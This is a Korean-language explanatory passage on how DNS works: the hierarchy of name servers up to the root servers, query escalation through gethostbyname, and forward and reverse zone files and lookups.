DNS 서버는 도메인네임과 이에 대응되는 IP 주소에 관한 테이블(DNS table 혹은 zone file이라고 불림)을 가지고 있어서, 클라이언트 컴퓨터가 도메인네임에 대한 IP 주소를 질의해 오면 응답해 준다. 그런데, 인터넷에 존재하는 모든 도메인네임과 IP 주소에 대한 맵핑 테이블을 하나의 컴퓨터에서 모두 관리하며 서비스한다는 것이 어렵기 때문에, 여러 개의 서버를 구성하여 운영되며, 각 서버를 계층구조화하여 관리한다. 이 서버의 계층구조에서 가장 높은 곳에 있는 DNS 서버를 루트네임서버(Root DNS)라고 하며, 미국 10개, 유럽 2개, 일본 1개의 총 13개가 존재한다. 각 루트 네임서버 아래, DNS 서버들이 역시 계층 구조로 존재한다.

클라이언트 컴퓨터에서는 네트워크 프로그램 중 도메인네임을 IP로 변환하고자 하는 경우, 시스템 내부의 gethostbyname 루틴을 이용하게 되는데, 호스트가 DNS를 사용하도록 설정된 경우, gethostbyname은 등록된 (로컬)네임서버에게 질의하게 되고, 되돌아 오는 응답을 해당 프로그램에게 전달하게 된다. 등록된 네임서버가 자신의 맵핑 테이블에서 원하는 IP 주소 변환을 하지 못하면, 계층구조를 따라 올라가면서 질의하게 되고, 최악의 경우 DNS 트리의 최상위에 있는 루트네임서버에게 질의하여 전달한다. 다음 [그림 6]은 내부 DNS 서버를 운영하는 사이트에서의 도메인 네임에 대한 IP 주소를 얻어내는 과정이다.

매핑되는 도메인 네임과 IP 정보를 가지는 zone file은 Forward, Reverse 두 가지로 구분되는데, Forward zone file은 도메인에 대해서 매핑되는 IP 정보를 갖고 있는 데이터베이스이고, Reverse zone file은 IP에 대해서 매핑되는 도메인 정보를 갖고 있는 데이터베이스이다.

도메인 네임 룩업(domain name lookup)을 하는 경우, Forward zone file을 이용하여 도메인에 대한 IP 정보를 얻을 수 있으며, 리버스 도메인 네임 룩업(reverse domain name lookup)을 하는 경우, Reverse zone file을 이용하여 IP 정보에 대한 도메인 네임을 얻을 수 있다.



[그림 6] 내부 DNS를 가지는 경우, DNS 질의 과정

일반적으로 시스템에서 gethostbyname루틴을 이용하면 forward zone file을 이용해 IP 주소를 얻을 수 있고, gethostbyaddress루틴을 이용하면 reverse zone file을 이용하여 도메인 네임을 얻을 수 있다.